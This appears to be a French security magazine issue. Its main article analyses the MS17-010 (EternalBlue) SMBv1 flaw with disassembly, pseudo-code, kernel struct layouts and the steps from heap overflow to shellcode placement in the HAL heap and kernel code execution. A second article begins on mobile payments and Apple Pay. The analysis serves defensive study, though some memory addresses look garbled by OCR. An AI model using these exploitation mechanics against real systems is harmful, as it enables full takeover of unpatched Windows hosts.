Dans la continuité de l'article sur Wannacry, nous vous proposons donc l'analyse de la vulnérabilité MS17-010 exploitée par le malware et digne successeur de la célèbre MS08-067.

par Gabriel LADET et Julien TERRIAC

MS17-010 : le Saint Graal...

> Un peu d'histoire et de contexte

Server Message Block : un service fortement exposé

Par défaut, chaque machine Windows est configurée pour proposer un service permettant aux utilisateurs de partager des ressources aux autres utilisateurs d'un même réseau local. Il peut s'agir d'un accès au système de fichiers ou à des imprimantes partagées. Le service SMB (Server Message Block), en écoute par défaut sur le port 445, est toujours accessible en interne dans une infrastructure reposant sur un Active Directory.

Par défaut, le service SMB est en écoute sur l'intégralité des interfaces disponibles. Ainsi, si la machine Windows est directement exposée sur Internet, ce qui est le cas de nombreux serveurs, alors le service est accessible par le monde entier et peut traiter des requêtes SMB en provenance d'utilisateurs potentiellement malveillants.

L'implémentation du protocole SMBv1 de Windows s'est ainsi avérée vulnérable à une faille de sécurité critique corrigée par le bulletin MS17-010 et permettant à un pirate de prendre totalement le contrôle du serveur, et à Wannacry de se répliquer.

SMB et ses vulnérabilités

Server Message Block a été touché par de multiples vulnérabilités au fil des années. L'attaque sur le service SMB n'est donc pas une innovation.

En décembre 2002, le ver IraqiWorm attaque les systèmes Windows 2000 et XP à travers le service de partage en écoute sur le port 445. Il établit une connexion avec sa cible, récupère la liste des comptes utilisateur et procède à des attaques par dictionnaire afin d'obtenir un accès. Une fois authentifié, il infecte la machine et l'utilise pour se répandre. Les machines infectées sont utilisées pour lancer des attaques par déni de service distribué (DDoS).

En avril 2004, le ver Sasser cible les machines Microsoft Windows 2000, XP et Server 2003. Il se répand automatiquement via le service SMB en exploitant une vulnérabilité critique corrigée par Microsoft dans le bulletin MS04-011. Les dommages sont estimés à plusieurs dizaines de millions de dollars.

En août 2005, le ver Zotob exploite une vulnérabilité de Windows 2000 corrigée dans le bulletin MS05-039, infecte 700 entreprises dont CNN, pour un total estimé à 68 millions de dollars de dommages.

En août 2006, une nouvelle faille critique est découverte, la célèbre MS06-040. Cependant, l'exploitation automatisée par des vers (ex : sdbot) fut peu médiatisée.

En novembre 2008, le ver Conficker utilise le service pour se répandre et exploite une vulnérabilité corrigée dans le bulletin de sécurité Microsoft MS08-067. Difficile à contrer à cause de son utilisation de techniques de malwares avancées pour l'époque, il est à l'origine de l'infection de millions d'ordinateurs incluant des gouvernements, des entreprises et des ordinateurs personnels dans plus de 190 pays.

Emergence de la MS17-010

Sur le podium des vulnérabilités ayant fait couler beaucoup d'encre, la vulnérabilité MS17-010 tient probablement la première place cette année.

En août 2016, un groupe de pirates inconnu jusqu'alors, se faisant appeler « The Shadow Brokers », publie sur Internet un ensemble de programmes prétendument dérobés à une autre entité appelée « The Equation Group ». Cette dernière serait l'unité d'élite d'attaquants de la National Security Agency (NSA), agence de renseignement américaine. Il s'avère que les logiciels volés sont des cyber-armes : des outils permettant d'exploiter des vulnérabilités critiques affectant des produits informatiques largement utilisés, dont de nombreux matériels Cisco. Les codes publiés permettent de mener des attaques contre les systèmes Cisco IOS, IOS XE et IOS XR. Des centaines de milliers de routeurs, switches et pare-feux sont concernés par l'outil nommé « BenignCertain ». D'autres outils sont rendus disponibles tels que « ExtraBacon » qui vise, quant à lui, le protocole SNMP et permet de prendre le contrôle d'un système à distance, ou encore « EpicBanana » susceptible de provoquer un déni de service.

Quelques jours après la publication, les laboratoires de Kaspersky confirment l'existence de grandes similitudes entre les codes publiés par The Shadow Brokers et les outils utilisés par The Equation Group. Encore trois jours plus tard, c'est le journal britannique « The Intercept », spécialiste de la surveillance globale qui confirme l'authenticité des outils : les documents fournis par le lanceur d'alertes Edward Snowden quelques années auparavant évoquent l'existence d'un tel arsenal.

« En mai 2017, le malware Wannacry fait son apparition et embarque EternalBlue, utilisé lors de son processus d'infection. Malgré le correctif proposé par Microsoft, de nombreuses entreprises ne disposaient pas de systèmes à jour, les exposant inévitablement. »

En avril 2017, alors que la réputation des Shadow Brokers est faite, ceux-ci publient une nouvelle archive d'outils volés à la NSA. Parmi l'ensemble des programmes dérobés, se trouve un exécutable nommé « EternalBlue ». L'outil exploite plusieurs vulnérabilités corrigées un mois plus tôt par Microsoft dans le service SMB de Windows 7, Windows Server 2008 R2, Windows Server 2008, Windows Vista, Windows Server 2003, Windows XP et Windows 2000. Le code source n'étant pas fourni, de nombreux chercheurs en sécurité analysent le fichier binaire pour découvrir les détails techniques des vulnérabilités utilisées et pour développer des codes d'exploitation adaptés aux autres versions de Windows. Quelques jours plus tard, un module Metasploit et des scripts Python sont publiés librement sur Internet.

Un mois après, le malware Wannacry fait son apparition et embarque **EternalBlue**, utilisé lors de son processus d'infection. Malgré le correctif proposé par Microsoft, de nombreuses entreprises ne disposaient pas de systèmes à jour, les exposant inévitablement.

> Analyse technique


Un débordement de tampon au cœur du système

Au-delà des attributs de système de fichiers dits réguliers, réservés à l'usage du système de fichiers lui-même, le service SMB manipule des attributs dits étendus. Ces derniers sont une extension des attributs réguliers, supportée par certains systèmes de fichiers.

Ils permettent à l'utilisateur d'associer des métadonnées à un fichier, autrement dit un certain nombre d'informations supplémentaires. Ils peuvent être de différents types, et sont utilisés, par exemple, pour stocker le nom de l'auteur d'un document, le codage des caractères d'un fichier texte, ou encore une somme de contrôle. C'est de la gestion de ces attributs étendus que provient la faille de sécurité qui nous intéresse.

Lors de l'utilisation du code d'exploitation, le client envoie une requête SMB forçant le serveur à manipuler une liste de FEA (File Extended Attributes) qu'il droit traiter. Ce traitement consiste à convertir les FEA reçus dans le format spécifique de Windows : le NTFEA (Windows NT FEA). Pour ce faire, le processus calcule la taille de la liste reçue, puis alloue l'espace nécessaire à la future liste NTFEA avant de procéder à la copie des éléments.

Cependant, la fonction chargée du calcul de cette taille contient une erreur. L'espace alloué n'est pas assez large et un utilisateur malveillant est en mesure de modifier des données stockées en mémoire, d'y insérer du code malveillant et de provoquer son exécution en manipulant le registre processeur adéquat.



Ce buffer overflow va permettre à un attaquant d'écraser des données en mémoire soit, 2 structures particulières :

- **_SMB_FEA** : exploitation du buffer overflow reposant sur le driver Srv.sys ;
- **SRVNET_BUFFER_HDR** : utilisation de cette structure pour réaliser un exploit de type write-what-where reposant sur le driver Srvnet.sys ;
- **SRVNET_RECV** : exécution du shellcode chargé par l'attaquant.

La grande complexité et la difficulté résident dans le fait de réussir à agencer la mémoire d'une certaine manière pour que le débordement de tampon écrase bien une structure de type SRVNET_BUFFER_HDR. On parle ainsi de Heap Spraying, une technique qui consiste à réaliser des allocations et des libérations des objets en mémoire.

Un autre point très important concernant cette vulnérabilité est le type de mémoire utilisé. En effet, il existe 2 types de mémoire :

- **« paged pool »** : taille de mémoire incluse au sein d'une taille d'un bloc mémoire soit 4080 bytes on x86 et 4064 bytes on x64 ;

- **« non paged pool »** : taille de mémoire supérieure. Pour l'utilisation de ce type de mémoire, un allocateur spécifique est utilisé.

Pour cette vulnérabilité, nous allons utiliser des « non paged pool » pour interagir avec l'allocateur spécifique. Pour réussir à exploiter la vulnérabilité, il faut ainsi que la structure de type _SMB_FEA (liste de type FEA), soit adjacente à une structure de type SRVNET_BUFFER_HDR.

Dès lors, après le calcul de la taille, le composant SRV.sys, chargé du traitement, procède à l'allocation puis à la copie des éléments. La vulnérabilité provoque un débordement de tampon sur lequel on va modifier l'adresse du pointeur MDL (Memory Descriptor List). Ce pointeur va nous servir de localisation pour injecter notre shellcode. En effet, grâce à ce pointeur, nous pouvons ainsi écrire les données de notre choix sur cet espace mémoire.

Afin de mieux comprendre le fonctionnement de l'exploitation, nous avons réalisé son analyse technique en nous appuyant sur le code d'exploitation « ms17_010_eternalblue.rb » fourni au sein du framework Metasploit, utilisé dans un environnement de test incluant une machine Windows 7 64 bits vulnérable.

Analyse du débordement

Le cœur du problème réside dans la fonction srv!Srv0s2FeaListToNt dont les deux rôles principaux sont :

- Appeler la fonction srv!Srv0s2FeaListSizeToNt chargée de calculer la taille de la liste FEA à convertir ;

- Itérer sur les éléments de la liste, et appeler la fonction srv!Srv0s2FeaToNt afin de procéder à leur copie vers le pool mémoire.

Le code chargé des itérations est le suivant :

```
fffff880`0314ea00 8b07            mov     eax,dword ptr [rdi]
fffff880`0314ea02 488d5f04        lea     rbx,[rdi+4]
fffff880`0314ea06 4d8be3          mov     r12,r11
fffff880`0314ea09 4c8d7438fb      lea     r14,[rax+rdi-5]
fffff880`0314ea0e eb29            jmp     srv!Srv0s2FeaListToNt+0xd9 (fffff880`0314ea39)
fffff880`0314ea10 f6037f          test    byte ptr [rbx],7Fh
fffff880`0314ea13 754c            jne     srv!Srv0s2FeaListToNt+0x101 (fffff880`0314ea61)
fffff880`0314ea15 488bd3          mov     rdx,rbx
fffff880`0314ea18 498bcb          mov     rcx,r11
fffff880`0314ea1b 4d8be3          mov     r12,r11
fffff880`0314ea1e 488bf3          mov     rsi,rbx
fffff880`0314ea21 e81adbffff      call    srv!Srv0s2FeaToNt (fffff880`0314c540)
fffff880`0314ea26 0fb74b02        movzx   ecx,word ptr [rbx+2]
fffff880`0314ea2a 4c8bd8          mov     r11,rax
fffff880`0314ea2d 0fb64301        movzx   eax,byte ptr [rbx+1]
fffff880`0314ea31 4803c3          add     rax,rbx
fffff880`0314ea34 488d5c0805      lea     rbx,[rax+rcx+5]
fffff880`0314ea39 493bde          cmp     rbx,r14
fffff880`0314ea3c 76d2            jbe     srv!Srv0s2FeaListToNt+0xb0 (fffff880`0314ea10)
fffff880`0314ea3e 8b07            mov     eax,dword ptr [rdi]
fffff880`0314ea40 4803c7          add     rax,rdi
fffff880`0314ea43 483bd8          cmp     rbx,rax
fffff880`0314ea46 7427            je      srv!Srv0s2FeaListToNt+0x10f (fffff880`0314ea6f)
fffff880`0314ea48 662bf7          sub     si,di
fffff880`0314ea4b bb010000c0      mov     ebx,0C0000001h
fffff880`0314ea50 66897500        mov     word ptr [rbp],si
fffff880`0314ea54 498b4d00        mov     rcx,qword ptr [r13]
fffff880`0314ea58 e8e322f9ff      call    srv!SrvFreeNonPagedPool (fffff880`030e0d40)
fffff880`0314ea5d 8bc3            mov     eax,ebx
fffff880`0314ea5f eb14            jmp     srv!Srv0s2FeaListToNt+0x115 (fffff880`0314ea75)
```

En améliorant sa lisibilité et en convertissant les différents sauts en structures de contrôle, on obtient le pseudo-code suivant :

```
// rdi + 4 pointe vers les données envoyées par le client
// rdi pointe vers la valeur calculée par srv!Srv0s2FeaListSizeToNt (4 octets)
eax := DWORD PTR[rdi]
rbx := rdi + 4
r12 := r11
r14 := rdi + rax - 5 // adresse des données + Srv0s2FeaListSizeToNt() - 5
```

MS17-010 : le Saint Graal...

```
while (rbx <= r14) {
      if (BYTE PTR [rbx] == 0){
            rdx := rbx
            rcx := r11
            r12 := r11
            rsi := rbx
            SrvOs2FeaToNt(rcx, rdx, r8)
            ecx := (DWORD) WORD PTR [rbx + 2]
            r11 := rax
            eax := (DWORD) BYTE PTR [rbx + 1]
            rax += rbx
            rbx := rax + rcx + 5
} else {
      bx -= di
      WORD PTR [rbp] := bx
      ebx := 0C000000Dh
      goto label1
      }
}

label1 :
…suite de la fonction
```

En regardant plus en détail le code de la fonction chargée SrvOs2FeaToNt(), on observe deux appels à memcpy() :

```
srv!SrvOs2FeaToNt:
fffff880`02b28540 48895c2408      mov     qword ptr [rsp+8],rbx
fffff880`02b28545 4889742410      mov     qword ptr [rsp+10h],rsi
fffff880`02b2854a 57              push    rdi
fffff880`02b2854b 4883ec20        sub     rsp,20h
fffff880`02b2854f 8a02            mov     al,byte ptr [rdx]
fffff880`02b28551 488d5908        lea     rbx,[rcx+8]
fffff880`02b28555 488bfa          mov     rdi,rdx
fffff880`02b28558 884104          mov     byte ptr [rcx+4],al
fffff880`02b2855b 8a4201          mov     al,byte ptr [rdx+1]
fffff880`02b2855e 488bf1          mov     rsi,rcx
fffff880`02b28561 884105          mov     byte ptr [rcx+5],al
fffff880`02b28564 0fb74202        movzx   eax,word ptr [rdx+2]
fffff880`02b28568 4883c204        add     rdx,4
fffff880`02b2856c 66894106        mov     word ptr [rcx+6],ax
fffff880`02b28570 440fb642fd      movzx   r8d,byte ptr [rdx-3]
fffff880`02b28575 488bcb          mov     rcx,rbx
fffff880`02b28578 e8433ef9ff      call    srv!memcpy (fffff880`02abc3c0)
fffff880`02b2857d 440fb65e05      movzx   r11d,byte ptr [rsi+5]
fffff880`02b28582 4903db          add     rbx,r11
fffff880`02b28585 c60300          mov     byte ptr [rbx],0
fffff880`02b28588 0fb64605        movzx   eax,byte ptr [rsi+5]
fffff880`02b2858c 440fb74606      movzx   r8d,word ptr [rsi+6]
fffff880`02b28591 488d543805      lea     rdx,[rax+rdi+5]
fffff880`02b28596 488d4b01        lea     rcx,[rbx+1]
fffff880`02b2859a e8213ef9ff      call    srv!memcpy (fffff880`02abc3c0)
fffff880`02b2859f 440fb75e06      movzx   r11d,word ptr [rsi+6]
fffff880`02b285a4 498d441b04      lea     rax,[r11+rbx+4]
fffff880`02b285a9 488b5c2430      mov     rbx,qword ptr [rsp+30h]
fffff880`02b285ae 4883e0fc        and     rax,0FFFFFFFFFFFFFFFCh
fffff880`02b285b2 8bc8            mov     ecx,eax
fffff880`02b285b4 2bce            sub     ecx,esi
fffff880`02b285b6 890e            mov     dword ptr [rsi],ecx
fffff880`02b285b8 488b742438      mov     rsi,qword ptr [rsp+38h]
fffff880`02b285bd 4883c420        add     rsp,20h
fffff880`02b285c1 5f              pop     rdi
fffff880`02b285c2 c3              ret
```

L'étude de la fonction permet d'établir que les adresses de source, de destination et la taille utilisées par la fonction memcpy sont trois paramètres de la fonction appelante SrvOs2FeaToNt. Les valeurs des registres rdx et rcx sont fixées avant l'appel de cette fonction et contiennent des pointeurs vers ces valeurs.

Lors de l'emploi du protocole SMB et l'envoi d'une requête comportant une liste FEA, l'utilisateur spécifie le nombre d'éléments que comporte la liste suivie de l'ensemble des données.

Le code d'exploitation indique envoyer une liste de taille 0x10000 (65536 éléments).

Cependant, l'erreur présente au sein de la fonction SrvOs2FeaListSizeToNt provoque le retour d'une valeur incorrecte, ici : 0xff5d ou 65373 en décimal, soit une valeur inférieure au nombre d'éléments envoyés par le client). Une allocation inférieure est donc réalisée par rapport à la taille réelle.

La copie écrase une structure de données (SRVNET_BUFFER_HDR) utilisée par le système.

Écrasement de l'en-tête et prise de contrôle du système

En exploitant le buffer overflow, l'attaquant peut ainsi changer la structure de type SRVNET_BUFFER_HDR qui a été initialisée au préalable lors du Heap Spraying. L'en-tête écrasé par le dépassement de tampon est représenté par la structure suivante :

```
typedef struct SRVNET_BUFFER_HDR {
      LIST_ENTRY List;  // 8
      USHORT Flag; // 2
      BYTE unknown0[0x6]; // 6
      PBYTE pNetRawBuffer; // 8
      DWORD dwNetRawBufferSize; // 4
      DWORD dwIoStatusInfo; // 4
      DWORD dwNonPagedPoolSize; // 4
      DWORD dwPadding; // 4
      PVOID pNonPagedPoolAddr; // 8
      PMDL pMDL; // 8
      DWORD dwByteProcessed; // 4
      BYTE unknown1[4]; // 4
      QWORD qwSMBMsgSize; // 8
      PMDL pMDL2; // 8
      PSRVNET_RECV pSrvNetWskStruct; // 8
      char unknown4[0x20]; // 4
} SRVNET_BUFFER_HDR, *PSRVNET_BUFFER_HDR;
```

Certaines entrées sont activement utilisées par le gestionnaire de mémoire du système. C'est le cas du champ pMDL2. Il s'agit d'un pointeur vers une structure MDL (Memory Descriptor List). Son rôle est de fournir un ensemble de pages mémoire utilisées comme buffer pour les opérations d'entrées/sorties.


Cette entrée permet à l'attaquant de spécifier l'adresse où écrire les prochaines données à recevoir via le réseau. En utilisant le buffer overflow, il est ainsi en mesure de fixer une adresse arbitraire et donc de connaitre la position exacte de son shellcode en mémoire. Celui-ci est envoyé dans le paquet qui suit directement celui qui provoque le débordement.

Le code d'exploitation montre que la valeur fixée par l'attaquant est 0xfffffffffd00010. Cet espace mémoire correspond à la mémoire heap de la HAL (Hardware Abstraction Layer). Ce composant est un élément clé de Windows, car il permet la grande compatibilité de Microsoft avec tout type de matériel. Mais ce n'est pas pour ça qu'on choisit cet espace, mais pour ses propriétés très intéressantes :

- Aucun ASLR avant Windows 10 ;
- La mémoire est exécutable jusqu'à Windows 8, par conséquent, il n'est pas nécessaire de désactiver le DEP.


Nous avons ainsi choisi de cibler les postes de type Windows 7 dans un souci de simplicité d'exploitation. Cet espace est donc un emplacement privilégié pour exploiter les vulnérabilités de type write-what-where.

C'est à cette adresse que le dernier paquet envoyé va être copié comme le montre une analyse du trafic réseau et le dump mémoire associé :




On observe que le shellcode est précédé par son adresse en mémoire sur le serveur cible.
Cette adresse est utilisée dans le processus de prise de contrôle du flot d'exécution.

Après une récupération de la valeur du champ, la fonction srvnet!SrvNetCommonReceiveHandler accède à la structure et stocke la valeur définie sur 8 octets de l'adresse 0xfffffffffffd00010+0x1D8 (soit 0xfffffffffffd001e8).



Dans le cadre de l'exploitation, cette valeur est fixée à 0xfffffffffd001f0.



Les huit octets suivants stockent l'adresse du shellcode.

L'exécution du shellcode est réalisée en exploitant un dernier mécanisme. En effet, le shellcode contient une structure de type SRVNET_RECV. Un pointeur sur cet élément est injecté également lors du buffer overflow sur la structure de type SRVNET_BUFFER_HDR. Si on récapitule :

- pMDL2 : pointeur utilisé pour injecter le shellcode en mémoire ;
- pSrvNetWskStruct : pointeur sur une structure de type SRVNET_RECV injecté par l'attaquant en mémoire au sein de la heap de la HAL.

L'en-tête injecté au sein du shellcode par le dépassement de tampon est représenté par la structure suivante :

```
typedef struct _SRVNET_RECV {
      BYTE unknown0[0x50];
      PKSPIN_LOCK SpinLock; // 0x50 lock is acquired during processing
      LIST_ENTRY List; // 0x58 Flink and Blink point to self
      BYTE unknown1[0xa0];
      PVOID **pHandlers; // 0x110 pointer to handler table
      QWORD qwUnknown2;
      QWORD qwOverwriteSize; // 0x118 set to pre-calculated overwrite amount
      QWORD qwUnknown3;
      DWORD dwUnknown4;
      DWORD dwInvokeIndex; // 0x13c set to 3
      BYTE unknown5[0xb0];
      // original struct ends
      QWORD qwFuncArgument;
      PVOID HandlerFunction; // set to &shellcode
} SRVNET_RECV, *PSRVNET_RECV;
```

La seule valeur intéressante est le PVOID sur un handler de fonction, qui pointera sur le code « actif » de notre shellcode. En effet, cet handler sera appelé lorsque le bloc sera libéré en mémoire.

Vous l'aurez compris, cette vulnérabilité est assez complexe et repose sur de nombreux mécanismes internes du protocole SMB et des drivers Windows (Srv.sys et Srvnet.sys).

Le code de l'attaquant s'exécute en mode Noyau, permettant au programme malveillant de détenir tous les droits sur le système et d'outrepasser l'intégralité des protections éventuellement mises en place.

> Conclusion

Les vulnérabilités critiques de ce type sont très rares, mais reviennent régulièrement sur le devant de la scène. La lenteur de réaction des entreprises pour appliquer les correctifs Microsoft va encore laisser des systèmes vulnérables pendant quelques mois voire plusieurs années pour la plus grande joie des attaquants et des pentesteurs...

Références

- [1] Etude de RiskSense
https://www.risksense.com/_api/filesystem/468/EternalBlue_RiskSense-Exploit-Analysis-and-Port-to-Microsoft-Windows-10_v1_2.pdf

- [2] Analyse de TrendMicro
http://blog.trendmicro.com/trendlabs-security-intelligence/ms17-010-eternalblue/

- [3] Bulletin Microsoft MS17-010
https://technet.microsoft.com/fr-fr/library/security/ms17-010.aspx

> Les nouveaux moyens de paiement sur mobile

Depuis quelques années, les mondes de la monétique et de la banque sont en plein changement. De nouveaux moyens et canaux de paiement sont apparus sur le marché pour les particuliers et les professionnels. Les habitudes des consommateurs et des commerçants ont commencé à évoluer suite à la mise en place des cartes bancaires avec le support du NFC (depuis 2010). Et cela ne fait qu'augmenter depuis ces derniers mois.

En effet, de nouveaux acteurs bancaires chamboulent le marché en Europe (Revolut, N26, Monzo, etc.) avec des services et des applications innovantes (porte-monnaie multi-devises, gestion à 100% depuis son mobile...) et des nouveaux moyens de paiement arrivent dans la poche des utilisateurs (Apple Pay par exemple) sur mobile et sur les points de vente (boitier mPOS connecté à une tablette par exemple).

L'objectif de cet article est de faire un tour d'horizon des nouvelles solutions de paiement sur mobile, de faire un zoom sur le fonctionnement de la solution proposée par Apple et le concept de tokenisation, et enfin d'analyser les impacts de la mise en place de ces solutions vis-à-vis du standard bancaire PCI DSS.

par Stéphane MARCAULT

Paiements mobiles et Apple Pay

Stéphane Marcault

> Tour d'horizon des solutions

Depuis la mise en place des cartes bancaires avec le support du NFC, les consommateurs ont vu apparaitre de nouvelles possibilités pour régler leurs achats en magasin. Aujourd'hui, nous franchissons un cap supplémentaire avec l'utilisation de nos objets connectés comme moyen de paiement (smartphone, montre connectée, tracker d'activité).

« Mince, j'ai oublié mon portefeuille, je n'ai pas assez pour régler sur moi... » ; cette situation n'aura bientôt plus de sens quand nous aurons tous nos moyens de paiement associés à notre téléphone ou notre montre connectée.

Depuis 2014, les solutions de paiement sont apparues à la fois portées par des acteurs majeurs des nouvelles technologies (Apple, Google, Samsung), par des banques (Paylib) et par des startups de la FinTech (Lydia, boon.). L'idée première de ces solutions est d'utiliser un équipement que l'on a toujours sur soi et qui nous appartient comme moyen de paiement (pour les paiements en magasin ou depuis un site web marchant). L'objectif de ces solutions est de proposer aux consommateurs un canal d'achat toujours plus court (pas de portefeuille à trouver dans son sac, pas de saisie des informations bancaires dans un formulaire) et de simplifier au maximum la finalisation d'une transaction.

À l'heure actuelle, il n'existe pas de solution ayant le monopole sur ce marché. Chacune d'entre elles propose un service ayant des limitations. Un utilisateur qui souhaite réaliser un paiement avec son mobile devra s'assurer de la compatibilité de son téléphone, de sa banque et du commerçant avant de choisir une solution.

Focus sur les nouveaux moyens de paiement sur mobile

Le tableau ci-dessous permet d'y voir plus clair sur les solutions en fonction des équipements compatibles, de la solution technique utilisée pour le traitement des données de carte bancaire, des banques et commerçants compatibles ainsi que les mesures de protection en place lors d'un paiement.

Solutions de paiement sur mobile	Équipements compatibles	Principes de fonctionnement	Banques compatibles (en août 2017)	Commerçants compatibles	Mesures de protection lors d'un paiement
Apple Pay	Téléphones/montres sous iOS (à partir de l'iPhone 6 / Apple Watch et iOS 9)	Tokenisation des données de la carte bancaire	Banque Populaire-Caisse d'Épargne Carrefour banque Carte ticket restaurant	Sites web Applications iOS TPE compatible NFC en magasin	Déverrouillage par empreinte digital ou code PIN du téléphone Utilisation du composant Secure Element
Android Pay (Google)	Téléphones sous Android avec module NFC (à partir de la version 6)	Tokenisation des données de la carte bancaire	Pas de banque française actuellement Cible principalement le marché américain Disponible en Belgique et UK	Sites web Applications Android TPE compatible NFC en magasin	Déverrouillage par schéma ou code PIN du téléphone Utilisation du composant HCE (Host Card Emulation)
Paylib (consortiums de banques françaises indiqué par une *)	Téléphones sous Android avec module NFC (à partir de la version 4.4)	Tokenisation des données de la carte bancaire	BNP Paribas* Hello Banque Société Générale* Boursorama La Banque Postale* Banque Populaire-Caisse d'Épargne Crédit Agricole* ARKEA banque*	Site web TPE compatible NFC en magasin	Accès par code PIN spécifique à l'application (pour un montant > 20€) Utilisation du composant HCE (Host Card Emulation)
Orange Cash	Abonnement Orange avec carte SIM NFC Téléphones sous Android et Windows phone compatible NFC	Mise en place d'un compte bancaire spécifique avec rechargement	Partenariat avec la banque Wirecard pour l'utilisation d'une carte prépayée Mastercard	TPE compatible NFC en magasin	Pas de protection particulière lors du paiement Utilisation du composant HCE (Host Card Emulation)
Samsung Pay	Téléphones Samsung sous Android	Tokenisation des données de la carte bancaire	Pas de banque française pour l'instant Cible principalement le marché américain et asiatique	Application Android TPE compatible NFC en magasin	Déverrouillage par empreinte digital ou code PIN spécifique
Lydia	Application mobile multiplateforme (iOS, Android, Windows phone) Pas de prérequis matériel spécifique	Tokenisation des données via le prestataire Payline	Toutes les banques Partenariat avec la banque BNPP pour l'utilisation d'un compte bancaire associé	Site web Entre utilisateur de l'application	Accès par code PIN spécifique à l'application
boon.	Téléphones/montres sous iOS (à partir de l'iPhone 6 / Apple Watch et iOS 9)	Utilisation du service Apple Pay	Partenariat avec la banque Wirecard pour la mise en place d'une carte prépayée Mastercard compatible Apple Pay	Idem Apple Pay	Idem Apple Pay

